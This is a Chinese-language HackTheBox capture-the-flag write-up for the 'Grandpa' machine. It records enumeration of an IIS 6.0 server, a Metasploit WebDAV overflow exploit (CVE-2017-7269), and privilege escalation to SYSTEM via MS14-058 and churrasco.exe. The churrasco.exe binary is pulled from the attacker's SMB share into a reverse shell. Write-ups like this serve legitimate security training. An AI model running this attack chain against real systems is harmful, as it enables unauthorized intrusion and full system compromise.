



[toc]

概述 (Overview)



攻击链 (Kiillchain)



TTPs (Tactics, Techniques & Procedures)

- gobuster
- Nikto
- <https://github.com/cldrn/davtest.git>
- metasploit-framework
- <https://github.com/SecWiki/windows-kernel-exploits>
- churraseco.exe

阶段1：枚举

通过nmap识别服务仅开放了http服务，`Microsoft IIS httpd 6.0`。

尝试枚举下路径，但是没什么发现：

```
(kali㉿kali)-[~/hackthebox/Grandpa]
$ gobuster dir -u http://10.10.10.14 -w /usr/share/seclists/Discovery/Web-Content/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.10.10.14
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s

2021/03/25 22:13:11 Starting gobuster in directory enumeration mode

/Images           (Status: 301) [Size: 149] [→ http://10.10.10.14/Images/]
/_private          (Status: 403) [Size: 1529]
/_vti_bin          (Status: 301) [Size: 155] [→ http://10.10.10.14/%5Fvti%5Fbin/]
/_vti_bin/_vti_adm/admin.dll (Status: 200) [Size: 195]
/_vti_bin/shtml.dll (Status: 200) [Size: 96]
/_vti_bin/_vti_aut/author.dll (Status: 200) [Size: 195]
/_vti_cnf          (Status: 403) [Size: 1529]
/_vti_log          (Status: 403) [Size: 1529]
/_vti_pvt          (Status: 403) [Size: 1529]
/_vti_txt          (Status: 403) [Size: 1529]
/aspnet_client     (Status: 403) [Size: 218]
/images            (Status: 301) [Size: 149] [→ http://10.10.10.14/images/]
```

通过查看Nikto查看扫描信息，提示`WebDAV enabled`（和Granny那个很像..）

```
(kali㉿kali)-[~/hackthebox/Grandpa]
$ cat results/10.10.10.14/scans/tcp_80_http_nikto.txt
- Nikto v2.1.6

+ Target IP:      10.10.10.14
+ Target Hostname: 10.10.10.14
+ Target Port:    80
+ Start Time:    2021-03-25 22:11:14 (GMT-4)

+ Server: Microsoft-IIS/6.0
+ Retrieved microsoftofficewebservice header: 5.0_Pub
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'microsoftofficewebservice' found, with contents: 5.0_Pub
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-aspnets-version header: 1.1.4322
+ No CGI Directories found (use '-c all' to force check all possible dirs)
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
+ Retrieved ms-author-via header: MS-FP/4.0,DAV
+ Uncommon header 'ms-author-via' found, with contents: MS-FP/4.0,DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (COPY PROPFIND LOCK PROPPATCH MKCOL SEARCH UNLOCK listed as allowed)
+ OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP address: http://10.10.10.14/
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/aux.htm -- a DoS was not attempted.
+ OSVDB-3233: /postinfo.html: Microsoft FrontPage default file found.
```

因为之前复盘了IPPSEC的视频，他有用到davtest这个工具，这款工具是用来测试PUT支持哪些文件的：

```

Creating directory
MKCOL      FAIL
*****
Sending test files
PUT      shtml    FAIL
PUT      asp      FAIL
PUT      jhtml    FAIL
PUT      pl       FAIL
PUT      cgi      FAIL
PUT      html     FAIL
PUT      php      FAIL
PUT      jsp      FAIL
PUT      aspx     FAIL
PUT      txt      FAIL
PUT      cfm      FAIL
*****

```

都失败了，看来和Granny并不一样。尝试搜索 exploit，发现有个RCE的脚本，但之前就看过了它就是一弹计算器的。

The screenshot shows the searchsploit interface. On the left, there's a terminal window with the command `# searchsploit WebDAV iis 6.0`. It lists several exploit modules for Microsoft IIS 6.0:

- Microsoft IIS 6.0 - WebDAV 'ScStoragePathFromUrl' Remote Buffer Overflow
- Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass
- Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (1)
- Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (2)
- Microsoft IIS 6.0 - WebDAV Remote Authentication Bypass (Patch)

Below the terminal, it says "Shellcodes: No Results".

To the right is the search interface. It has sections for "Path" and "Content type header". The "Path" section contains several entries:

- windows/remote/41738.py
- windows/remote/8765.php
- windows/remote/8704.txt
- windows/remote/8806.pl
- windows/remote/8754.patch

There are also dropdown menus for "Edit", "Remove", "Up", and "Down".

阶段2：利用工具

阶段2.1：metasploit exploit

尝试在msf中搜索一下，存在对应的exploit模块：

The screenshot shows the msf6 search interface. The command entered is `search webdav iis 6.0`.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/iis/iis_webdav_scstoragepathfromurl	2017-03-26	manual	Yes	Microsoft IIS WebDAV ScStoragePathFromUrl Overflow

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/windows/iis/iis_webdav_scstoragepathfromurl`.

`msf6 > use 0`
`[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp`

执行后成功获取到 session。

阶段2.2：iis6-exploit-2017-CVE-2017-7269

除了使用 msf，根据搜索服务加CVE编号能在GITHUB中找到一个iis6-exploit-2017-CVE-2017-7269的项目。应该就是根据 41738.py 改的，虽然能获取反弹shell，但服务会挂.. 只有shell断了就要重启机器.. 实战中动静大...

阶段3：权限提升

阶段3.1：local_exploit_suggester

尝试local_exploit_suggester枚举提权模块，发现有很多：

```
[*] Backgrounding session 1...
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.10.14 - Collecting local exploits for x86/windows ...
[*] 10.10.10.14 - 37 exploit checks are being tried ...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Post module execution completed
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms14_058_track_popup_menu
```

逐一尝试后，成功通过 MS14-058 提升至系统 session：

```
mstf6 exploit(windows/local/ms14_058_track_popup_menu) > exploit
[*] Started reverse TCP handler on 10.10.16.4:9900
[*] Launching notepad to host the exploit ...
[+] Process 2784 launched.
[*] Reflectively injecting the exploit DLL into 2784 ...
[*] Injecting exploit into 2784 ...
[*] Exploit injected. Injecting payload into 2784 ...
[*] Payload injected. Executing exploit ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175174 bytes) to 10.10.10.14
[*] Meterpreter session 2 opened (10.10.16.4:9900 → 10.10.10.14:1032) at 2021-03-25 23:10:58 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

阶段3.2：非MSF的权限提升

回过头来想一下，如果不用MSF又怎么提权呢？

首先查看下系统及其版本、是否打过补丁 `# systeminfo`:

```
systeminfo
Host Name: GRANPA
OS Name: Microsoft(R) Windows(R) Server 2003, Standard Edition
OS Version: 5.2.3790 Service Pack 2 Build 3790
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Server
OS Build Type: Uniprocessor Free
Registered Owner: HTB
Registered Organization: HTB
Product ID: 69712-296-0024942-44782
Original Install Date: 4/12/2017, 5:07:40 PM
e: 0 Days, 0 Hours, 21 Minutes, 44 Seconds
System Manufacturer: VMware, Inc.
System Model: VMware Virtual Platform
System Type: X86-based PC
Processor(s): 1 Processor(s) Installed.
[01]: x86 Family 23 Model 49 Stepping 0 AuthenticAMD ~2994 MHz
BIOS Version: INTEL - 6040000
Windows Directory: C:\WINDOWS
System Directory: C:\WINDOWS\system32
arddisk\Volume1 \Device\H
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (GMT+02:00) Athens, Beirut, Istanbul, Minsk
Total Physical Memory: 1,023 MB
Available Physical Memory: 800 MB
Page File: Max Size: 2,470 MB
Page File: Available: 2,332 MB
Page File: In Use: 138 MB
Page File Location(s): C:\pagefile.sys
Domain: HTB
Logon Server: N/A
Hotfix(s): 1 Hotfix(s) Installed.
[01]: Q147222
Network Card(s): N/A

C:\WINDOWS\Temp>
```

拿到信息后，尝试 Windows-Exploit-Suggester 枚举下是否存在利用漏洞（这里文件上传使用的是impacket-smbserver）：

逐一尝试了一遍全部失败... WDNMD.. 卡了我好久...

最后 `searchsploit Windows 2003 Privilege Escalation`，发还有这么玩意 `WMI Service Isolation Local Privilege Escalation Vulnerability`，也就是 MS09-012（巴西烤肉）。

传递至服务器后可以利用他执行系统权限的命令。

> churrasco.exe是2003系统一个本地提权漏洞，通过此工具可以以SYSTEM权限执行命令，从而可以达到添加用户的目的。

```
(root💀 kali)-[~/home/kali]
# 9900
listening on [any] 9900 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.10.14] 1030
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

cd .. / .. /temp
cd .. / .. /temp

copy \\10.10.16.4\share\churrasco.exe
copy \\10.10.16.4\share\churrasco.exe
    1 file(s) copied.

.\churrasco.exe "whoami"
.\churrasco.exe "whoami"
nt authority\system

C:\WINDOWS\Temp>
```

参考

- <https://www.stationx.net/nmap-cheat-sheet/>
- <https://www.fuzzysecurity.com/>
- <https://github.com/frizb/Windows-Privilege-Escalation>
- <https://github.com/SecWiki/windows-kernel-exploits>
- <https://github.com/AonCyberLabs/Windows-Exploit-Suggester>
- <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Windows%20-%20Privilege%20Escalation.md>
- <https://infosecwriteups.com/privilege-escalation-in-windows-380bee3a2842>
- <https://xz.aliyun.com/t/7776>
- <https://www.notion.so/Windows-Privelege-Escalation-via-Token-Kidnapping-d40705518bf343438f9fc8be0b2f0d3>